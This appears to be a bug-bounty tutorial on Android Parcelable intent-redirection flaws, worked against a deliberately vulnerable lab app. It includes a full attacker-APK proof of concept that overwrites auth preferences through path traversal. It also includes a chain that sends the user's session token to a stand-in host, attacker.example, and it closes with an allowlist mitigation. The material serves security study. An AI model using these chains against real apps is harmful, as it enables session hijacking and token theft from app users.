
The intent injection class we have covered so far, where a string extra ends up in WebView.loadUrl, is the easy case. There is a sister vulnerability that is more common, less reported, and harder for static analysers to catch. When an exported activity reads a Parcelable extra and forwards it as-is to another component without checking what it actually is.
Let’s walk through the Parcelable redirection primitive, why it bypasses the validation patterns developers usually apply, and how to write the attacker APK that turns it into a real bounty submission.
Why Parcelable redirection is different from string redirection
When a developer reads intent.getStringExtra("url"), they tend to treat the string as untrusted. They might URL-validate it, host-allowlist it, or run it through a parser. The Parcelable case looks innocent because Parcelable is a typed object, intent.getParcelableExtra("next_intent") returns an Intent, and intent.getParcelableExtra("pending_action") returns a UserAction. It feels like the type system is doing the work.
It is not. The attacker controls the bytes that make up the Parcelable. They control the action, the data URI, the component, the flags, and every nested extra. If the receiving activity calls startActivity on whatever Intent comes out, or uses the Parcelable’s fields to build one, the attacker just told it where to go and what to do.
VulnLabApp’s IntentRedirectorActivity ships two flavours of the bug side by side. The raw nested-Intent forwarder:
1
2
3
4
5
6
7
8
9
if (incoming.hasExtra("next_intent")) {
    Intent next = incoming.getParcelableExtra("next_intent");
    if (next != null) {
        Log.d(TAG, "[intent-redirection] forwarding to: " + next.getComponent());
        startActivity(next);
        finish();
        return;
    }
}
…and the typed-Parcelable variant, where the activity deserializes a custom UserAction and uses its fields to construct the outgoing Intent:

Highlight 1 deserializes UserAction straight from the incoming Parcelable - the “type system is doing the work” illusion starts here, but nothing about the cast validates what’s inside.
Highlight 2 is the actual redirection: action.targetActivity, a plain attacker-controlled string, becomes the class name of the component that’s about to launch. No allowlist, no prefix check.
Highlight 3 fires it - startActivity(constructed) with zero validation on where constructed points or what it carries.
The UserAction Parcelable holds three public fields the receiver reads without checking:
1
2
3
4
5
6
public class UserAction implements Parcelable {
    public String targetActivity;
    public String payloadData;
    public String actionType;
    // standard CREATOR + writeToParcel/readString plumbing
}
The activity exists for a legitimate reason: push notifications, OAuth callbacks, “open from another app” deep links. The developer wrote it to forward a pre-built Intent (or UserAction) that the server prepared. They never imagined an attacker would call it directly with a fully attacker-controlled payload.
Spotting the pattern in a decompile
Grep the decompiled sources for these three call shapes:
1
2
3
getParcelableExtra("android.intent.extra.INTENT");
getParcelableExtra(/* any extra key */);
getParcelable(/* any key — inside a Bundle */);
Then walk the resulting variable. The vulnerability requires three things in sequence: the extra is read, the result is not validated against a class or a component allowlist, and the value flows into startActivity / startActivityForResult / startService / sendBroadcast.
If you see intent.getComponent() checked against a hard-coded class name before the forward, the bug is contained. If you see no such check, you have a finding.
A useful Frida hook for confirming this at runtime:
1
2
3
4
5
6
7
8
9
10
Java.perform(function () {
  const Activity = Java.use('android.app.Activity');
  Activity.startActivity.overload('android.content.Intent').implementation = function (intent) {
    const action = intent.getAction() ? intent.getAction().toString() : '(null)';
    const cn = intent.getComponent();
    const comp = cn ? (cn.getPackageName() + '/' + cn.getClassName()) : '(implicit)';
    console.log('[startActivity] action=' + action + ' component=' + comp);
    return this.startActivity(intent);
  };
});

Let’s fire the exported activity with a junk Parcelable. The hook prints exactly where the forwarded Intent ended up. If the printed component is a non-exported internal activity, you have confirmed the chain.
The attacker APK

This is where most write-ups stop short: they fire the chain with adb shell am start and call it done. The triage team sees that and marks it informational because ADB requires a rooted device. The correct PoC is an attacker app:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        // 1. Build the inner Intent — this is what the victim app will execute.
        Intent inner = new Intent();
        inner.setClassName(
            "com.vulnlab.app",
            "com.vulnlab.app.activities.FileWriteActivity");
        inner.putExtra("filename", "../shared_prefs/auth_prefs.xml");
        inner.putExtra("content",
            "<?xml version='1.0' encoding='utf-8'?><map>" +
            "<string name=\"session_token\">attacker</string></map>");

        // 2. Build the outer Intent that the exported IntentRedirectorActivity reads.
        Intent outer = new Intent();
        outer.setClassName("com.vulnlab.app",
                           "com.vulnlab.app.activities.IntentRedirectorActivity");
        outer.putExtra("next_intent", (Parcelable) inner);
        outer.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);

        startActivity(outer);
    }
}
Drop that into Android Studio, sign it with any keystore, install it on the same device as the victim app, tap the launcher icon. The victim’s exported IntentRedirectorActivity reads the Parcelable, calls startActivity on it, and your attacker-supplied inner Intent runs against FileWriteActivity with the extras you packed, overwriting the auth prefs file in the target’s private storage.
What does this actually let you do
The impact depends on which internal activities the app has and what they trust about their incoming Intent. Three patterns we keep seeing pay out:
The internal activity assumes “if I was reached, the user is authenticated”, because in the normal flow, that activity is only reached after a login screen. Attacker-launched Intent bypasses the login screen entirely. Direct access to authenticated-user-only screens. Severity: high.
The internal activity reads its own extras for sensitive operations, “delete account”, “change password”, “transfer funds”, without re-authenticating. Now the attacker chains a pre-filled Intent that performs the action when the activity loads. The user sees a flash of screen and the action is done. Severity: critical depending on action.
The internal activity is a WebView host that loads a URL from its extras. You just bypassed the open-redirect protection that the exported activity may have had. ForwardActivity validated nothing about the inner Intent’s extras. The inner activity, never imagining it would receive attacker input, trusts everything. Now you have intent injection one layer deeper than where the developer put the validation. Severity: same as the standard WebView redirect, but with the added authenticity that this surface was never meant to be reachable.
The token-leak escalation
Most apps in this shape have one internal activity that reads a “callback URL” and POSTs the user’s auth token to it as part of an OAuth-style flow. The Parcelable redirect lets you launch that activity directly with a callback URL of your choice, and the activity sends the token to your domain because it thinks the OAuth handshake is legitimate.
The pattern (VulnLabApp ships an OAuthCallbackActivity you can chain into through the redirector — it is itself exported with a vulnlab://oauth/callback intent-filter, but the Parcelable chain lets you drive it with extras the OAuth flow never sends):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// Inside OAuthCallbackActivity
String callbackUrl = intent.getStringExtra("callback_url");
if (callbackUrl == null) callbackUrl = intent.getStringExtra("data");
if (callbackUrl != null) {
    final String token = getSharedPreferences("auth_prefs", MODE_PRIVATE)
        .getString("session_token", "no-token");
    new Thread(() -> {
        HttpURLConnection conn = (HttpURLConnection) new URL(callbackUrl).openConnection();
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);
        byte[] body = ("token=" + URLEncoder.encode(token, "UTF-8")).getBytes("UTF-8");
        conn.getOutputStream().write(body);
        conn.getResponseCode();
    }).start();
}
Attacker chains it via the typed-Parcelable variant of IntentRedirectorActivity:
1
2
3
4
5
6
7
8
9
10
UserAction action = new UserAction();
action.targetActivity = "com.vulnlab.app.activities.OAuthCallbackActivity";
action.payloadData    = "https://attacker.example/";

Intent outer = new Intent();
outer.setClassName("com.vulnlab.app",
                   "com.vulnlab.app.activities.IntentRedirectorActivity");
outer.putExtra("pending_action", (Parcelable) action);
outer.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(outer);
The user’s auth token lands at attacker.example because the internal activity ran its normal token-POST behaviour without ever checking who triggered it.
Why static analysers miss this
Most automated scanners look for “exported activity reads dangerous extra”, a string in loadUrl, a file path in openInputStream, that shape. The Parcelable case looks like data plumbing, not data flow. The forwarded Intent is opaque to the source-line scanner because the dangerous-sink call is in a different activity, sometimes a different package, and the link between them is a getParcelableExtra plus a startActivity separated by a few lines that look like type conversions.
This is one of the cases where having a chain analyser that follows the Parcelable through the source → sink boundary catches it where per-component grep does not.
Variations you will encounter
Same primitive, slightly different shapes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// Bundle of bundles — even less analysable
Bundle b = intent.getBundleExtra("payload");
Intent forwarded = b.getParcelable("intent");
startActivity(forwarded);

// Custom Parcelable wrapping an Intent
ForwardRequest fr = intent.getParcelableExtra("request");
startActivity(fr.getInnerIntent());

// Action-string switch with Parcelable inside each branch
switch (intent.getAction()) {
  case "OPEN":   startActivity(intent.getParcelableExtra("target")); break;
  case "STREAM": startService (intent.getParcelableExtra("target")); break;
}
The mitigation is always the same: validate the inner Intent’s getComponent() against an allowlist before forwarding. You will rarely see it implemented.
Closing
The string-extra intent injection is the entry-level finding. The Parcelable redirect is the one that lets you reach the internal activities that the developer never wrote validation for, because they never imagined those activities would face attacker input. When you find an exported activity, do not just look at what string extras it reads, look at every getParcelableExtra, follow the variable, and check whether anything constrains where it ends up.
The bounty difference between a string-extra finding and a Parcelable-redirect finding is usually one tier of severity. The work is the same.
Happy Hacking !!